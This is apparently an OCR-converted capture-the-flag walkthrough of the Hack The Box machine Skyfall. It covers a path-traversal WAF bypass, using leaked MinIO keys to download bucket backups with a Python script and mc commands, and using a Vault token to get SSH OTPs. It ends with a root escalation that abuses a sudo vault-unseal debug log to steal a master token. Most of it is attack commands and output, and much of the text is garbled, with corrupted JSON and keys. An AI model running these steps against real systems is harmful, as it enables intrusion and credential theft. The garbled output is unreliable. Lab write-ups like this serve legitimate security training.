
Skyfall (Linux | Insane)





WAF bypass go to demo.skyfall.htb turn on intercept click on MinIO Metrics



add / after metrics

highlight slash



change code to 09



MinIO Internal Metrics minio_audit_total_messages_total server: minio-node1:9000 8992653312.0 server: minio-node2:9000 target_id: sys_console_0 minio_cluster_capacity_raw_free_bytes server: minio-node1:9000 34985672704.0 minio_cluster_capacity_raw_total_bytes minio_cluster_capacity_usable_free_bytes server: minio-node1:9000 4496326656.0 server: minio-node1:9000 4.0 server: minio-node1:9000 4.0 server: minio-node1:9000 0.0 server: minio-node1:9000 2.0 minio_heal_objects_heal_total server: minio-node2:9000 type: object

 $http://demo.skyfall.htb/download_file?filename=../minio/v2/metrics/cluster$

http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster

shit was at bottom of internal metrics page ^

this was from docs

http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify

send as post request

asking API

"MinioEndpoints":[("Legacy":false, "SetCount":1, "DrivesPerSet":4, "Endpoints":[("Scheme":"http", "Opaque":"", "User":null, "Host":"minio-node1:9900", "Path":"/data1", "RawPath":"", "OmitHost":false, "ForceQuery":false, "RawQuery":"", "Fragment":"", "RawPath":"", "Siscoal1:frue), ("Scheme":"http", "Opaque":"", "User":null, "Host":"minio-node1:9900", "Path":"/data1", "RawPath":"", "OmitHost":false, "ForceQuery:false, "RawQuery":"", "Fragment":"", "RawFargment":"", "Siscoal1:frue), ("Scheme":http", "Opaque":"", "User":null, "Host":minio-node1:9900", "Path":"/data2", "RawPath":"", "OmitHost":false, "ForceQuery:false, "RawQuery:"", "Fragment":"", "RawFargment":"", "Siscoal1:frue), ("Scheme":http://minio-node1:9900", "Path":"/data2", "RawPath":"", "OmitHost":false, "ForceQuery:false, "RawQuery:"", "Fragment":", "RawFargment":"", "Siscoal1:frue), ("Scheme":http://minio-node(1...2)/", "Platform":"0s: linux | Arch: am64")], "OmitHost":false, "ForceQuery:false, "RawQuery:"", "Fragment":", "RawFargment":", "Tslocal1:false), "CadLine":http://minio-node(1...2)/", "Platform":0s: linux | Arch: am64")], "Minio-node(1...2)/", "Minio-node(1...2)/", "Platform":"0s: linux | Arch: am64")], "Minio-node(1...2)/", "Minio-node(1...2)/",

https://min.io/docs/minio/linux/developers/python/API.html

Cloud Object Storage - Amazon S3 - AWS

iterates through items and downloads them access and secret key found in (I think) -

http://prd23-s3-backend.skyfall.htb/minio/bootstrap/v1/verify


test.py

from minio import Minio client = Minio("prd23-s3-backend.skyfall.htb",
 access_key="\$GrE182YGGyZZNHZaTww",
 secret_key="GkpjkmiVmpFuL2d3oRx0",
 secure=False buckets = client.list_buckets()
for bucket in buckets: print(bucket.name, bucket.creation_date)
objects = client.list_objects(bucket.name, recursive=True) int(obi.obiect name) print(obj.object_name)
client.fget_object(bucket.name,obj.object_name,'./'+obj.object_name)

install minio and run test.pv

```
emoneypenny 2023-11-08 04:58:33.615000+00:00
Welxome.pdf
qmallory 2023-11-08 04:58:22,989000+00:00
Welxome.pdf
quest 2023-11-08 00:08:01.653000+00:00
Welxome.pdf
jbond 2023-11-08 00:08:01.653000+00:00
Welxome.pdf
jbond 2023-11-08 04:59:05.149000+00:00
Welxome.pdf
omansfield 2023-11-08 04:58:10.415000+00:00
Welxome.pdf
omansfield 2023-11-08 04:58:10.415000+00:00
Welxome.pdf
velxome.pdf
```

ctrl + h to show hidden files




mc alias set myminio http://prd23-s3-backend.skyfall.htb 5GrE1B2YGGyZzNHZaIww GkpjkmiVmpFuL2d3oRx0 mc ls myminio --versions mc cp myminio/askyy/home_backup.tar.gz . --vid 3c498578-8dfe-43b7-b679-32a3fe42018f https://min.io/docs/minio/linux/reference/minio-mc.html (get linux-amd64 version) (kali@kali)-[=/Desktop]
L\$ curl https://dl.min.io/client/mc/release/linux-amd64/mc \
--create-dirs \ -o \$HOME/minio-binaries/mc chmod +x \$HOME/minio-binaries/mc
export PATH=\$PATH:\$HOME/minio-binaries/ mc --help
 % Total
 % Received
 X Fermion
 Average
 Speed
 Time
 Time
 Time
 Time
 Time
 Left
 Speed

 100 25.6M
 100 25.6M
 0
 0
 1342k
 0
 0:00:10
 0:00:10
 0:0::-:
 1585k
 NAME:
mc - MinIO Client for object storage and filesystems. USAGE:

mc [FLAGS] COMMAND [COMMAND FLAGS | -h] [ARGUMENTS...] alias manage server credentials in configuration file admin manage MinIO servers anonymous manage anonymous access to buckets and objects batch manage batch jobs anonymous manage anonymous access to buckets and objects batch manage batch jobs copy objects contents diff list differences in object name, size, and date between two buckets dus unmarize disk usage recursively encrypt manage bucket encryption config manage object notifications find search for objects display first 'n' lines of an object manage bucket lifecycle idp manage bucket object(s) to a remote site of masaure single stream upload and download ping perform liveness check pipe stream STDIN to an object put manage bucket quota remove object(s) retention set retention for object(s) retention set retention for object(s) remove a bucket replicate configure server side bucket replicate configure server side bucket replication ready or not. rb remove a bucket
replicate configure server side bucket replication
ready checks if the cluster is ready or not
sql run sql queries on objects
stat show object metadata
support support related commands [—(kali\$kali)-[~/Desktop]

L\$ mc alias set myminio http://prd23-s3-backend skyfall.htb 56rE182Y66yZzMHZalww 6kpjkmi\mpFul2d30Rx0
mc: Configuration written to '/home/kali/.mc/config.json'. Please update your access credentials.
mc: Successfully created '/home/kali/.mc/share'.
mc: Initialized share uploads '/home/kali/.mc/share/uploads.json' file.
mc: Initialized share downloads '/home/kali/.mc/share/downloads.json' file.
Added 'myminio' successfully.

extract zip again



vault token :3

input and output of curl command below

dev otp, admin otp

https://developer.hashicorp.com/vault/install#Linux

```
export VAULT_ADDR="http://prd23-vault-internal.skyfall.htb/"
```

use OTP produced as password to login for ssh

```
[-(kali@kali)-[-/Desktop]
$ cul --header "X-Vault-Token: hvs.CAESIJU9JMYEhOPYv4igdms9PnZDrabYTobQ4Ymnlqiqy-LGh4KHGh2cy430VRNMnZhakZDRIZGdGV2N99xYkxTQVE" --request LIST http://prd23-vault-internal.skyfall.htb/v1/ssh/roles
[*request_id*:"*_"shabaad*-5:783-4662-cfad*-bab46ecic4ed*, "lease_id*:"*,"*renewabie*: false, 'lease_duration*:0, 'data*: ("key_info*: ("admin_otp_key_role*: ("key_type*:"otp"), "dev_otp_key_role*: ("key_type*:"otp"), "keys*: ("admin_otp_key_role*: ("key_type*:"otp"), "dev_otp_key_role*: ("key_type*:"otp"), "keys*: ("admin_otp_key_role*: ("key_type*:"otp"), "dev_otp_key_role*: ("key_type*:"otp"), "keys*: ("admin_otp_key_role*: ("key_type*:"otp"), "dev_otp_key_role*: ("key_type*:"otp"), "dev_otp_key_type*: ("key_type*:"otp"), "dev_otp_key_type*: ("key_type*: ("key_type*:"otp"), "dev_otp_key_type*: ("key_type*: ("key_type*: ("key_type*: ("key_type*: ("key_typ
     [-(kali@kali)-[-/Desktop]
$\\\$\ export VAULT_TOKEN="hvs.CAESIJ1U9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-LGh4KHGh2cy430VRNMnZhakZDR1Z6dGvzN09xYkxTQVE"
     [-(kali⊗kali)-[~/Desktop]

L$ ./vault token lookup -a

Key Value
                                                                                        -address=http://prd23-vault-internal.skyfall.htb
   accessor rByVicOBCG9TTpzqbbtTUm8

creation_time 1699563963

creation_time 1699563963

creation_time 1768h

display.name token-askyy
entity_id n/a
expire_time 2073-10-27T21:06:03.0439640762

expire_time 2073-10-27T21:06:03.0439640762

expire_time 2003-11-09T21:06:03.4451553722

last_renewal_time 2003-11-278T6:43:24.0439641662

last_renewal_time 2003-11-278T6:43:24.0439641662
     meta
                                                                         <nil>
     num_uses
     orphan
     path
                                                                   auth/token/create
                                                               [default developers]
true
435929h57m33s
     policies
      renewable
     ttl
     type
                                                                      service
         —(kali@kali)-[~/Desktop]
                                       VAULT_ADDR="http://prd23-vault-internal.skyfall.htb/"
     ssh/creds/dev_otp_key_role/pC3HXbVIFtq4utew9bzh86Xd
    [—(kali⊕kali)-[-/Desktop]

Ls_./vault ssh -role dev_otp_key_role -mode otp askyy@skyfall.htb

Vault could not locate "sshpass" The OTP code for the session is displayed below. Enter this code in the SSH password prompt. If you install sshpass,
```

```
Vault can automatically perform this step for you
OTP for the session is: c57bc58f-17fb-12e0-0b81-78a60799198d
The authenticity of host 'skyfall.htb ((machine ip))' can't be established.
ED25531 key fingerprint is $NA256 mUK.FeyhoneDZEcInMajBrkSp3HuGBETKpLS2773c.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'skyfall.htb' (ED25519) to the list of known hosts.
(askyy@skyfall.htb) Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-92-generic x86.64)
        * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
     This system has been minimized by removing packages and content that are not required on a system that users {\it do} not {\it log} into.
      To restore this content, you can run the 'unminimize' command
     To restore this content, you caskyy@skyfall:-$ ls user.txt askyy@skyfall:-$ cat user.txt (user flag)
user flag
root
sudo -l to check perms
can run /root/vault/vault-unseal -c /etc/vault-unseal.yaml as sudo
want to read debug.log but don't have perms
 make directory and use touch to create empty debug.log
run same command as before that creates debug.log but writes to debug.log just made in directory
gives master token
      askvv@skvfall:~$ sudo -1
      asxyyesyvali-> suu -i
Matching Defaults entries for askyy on skyfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
   User askyy may run the following commands on skyfall:

(ALL: ALL) MOPASSMD: /root/vault/vault-unseal -c /etc/vault-unseal yaml [-vhd]*
(ALL: ALL) MOPASSMD: /root/vault/vault-unseal -c /etc/vault-unseal yaml askyy@skyfall:-$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml

[-] Checking seal status
[-] Vault sealed: false askyy@skyfall:-$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -h Ussage:
       Usage:
vault-unseal [OPTIONS]
     Application Options:
-v, --verbose
-d, --debug enable debugging output to file (extra logging)
-c, --config=PATH path to configuration file
      Help Options:
                                                                                   Show this help message
      askvv@skvfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.vaml -vd
              Reading: /etc/vault-unseal.yaml
] Security Risk!
   [+] Readang: /etc/vault-unseal yaml
[-] Security Risk!
[-] Found Vault node: http://prd23-vault-internal.skyfall.htb
[-] Check interval: 5s
[-] Max checks: 5
[-] Max checks: 5
[-] Checking seal status
[-] Vault sealed: false
askyydskyfall-5-s sudo /root/vault-unseal -c /etc/vault-unseal.yaml -v
[-] Reading: /etc/vault-unseal.yaml -v
[-] Reading: /etc/vault-unseal.yaml -v
[-] Security Risk!
[-] Master token found in config:
[-] Found Vault node: http://prd23-vault-internal.skyfall.htb
[-] Check interval: 5s
[-] Checking seal status
[-] Vault sealed: false
askyydskyfall: 5 ! S
debug log user.txt
      debug.log user.txt
askyy@skyfall:~$ cat debug.log
      cat: debug.log: Permission denied
askyy@skyfall:~$ ls -la
  [>] Check interval: 5s
           > Max checks: 5
      [>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
askyy@skyfall:~/rawr$ ls -la
   askyy@skyfall:-/rawr$ is -la
total 12
total 12
drwxrwx 2 askyy askyy 4096 Feb 4 12:01 .
drwxrwx x 2 askyy askyy 4096 Feb 4 12:01 .
drwxr-x--- 5 askyy askyy 4096 Feb 4 12:01
-lorenter 12:01
-
```

```
2024/02/04 12:01:53 Successfully connected to Vault: http://prd23-vault-internal.skyfall.htb
2024/02/04 12:01:53 Checking seal status
2024/02/04 12:01:53 Vault sealed: false
```

master token from debug.log (/etc/vault-unseal.yaml)

same process as user but different toke

root flag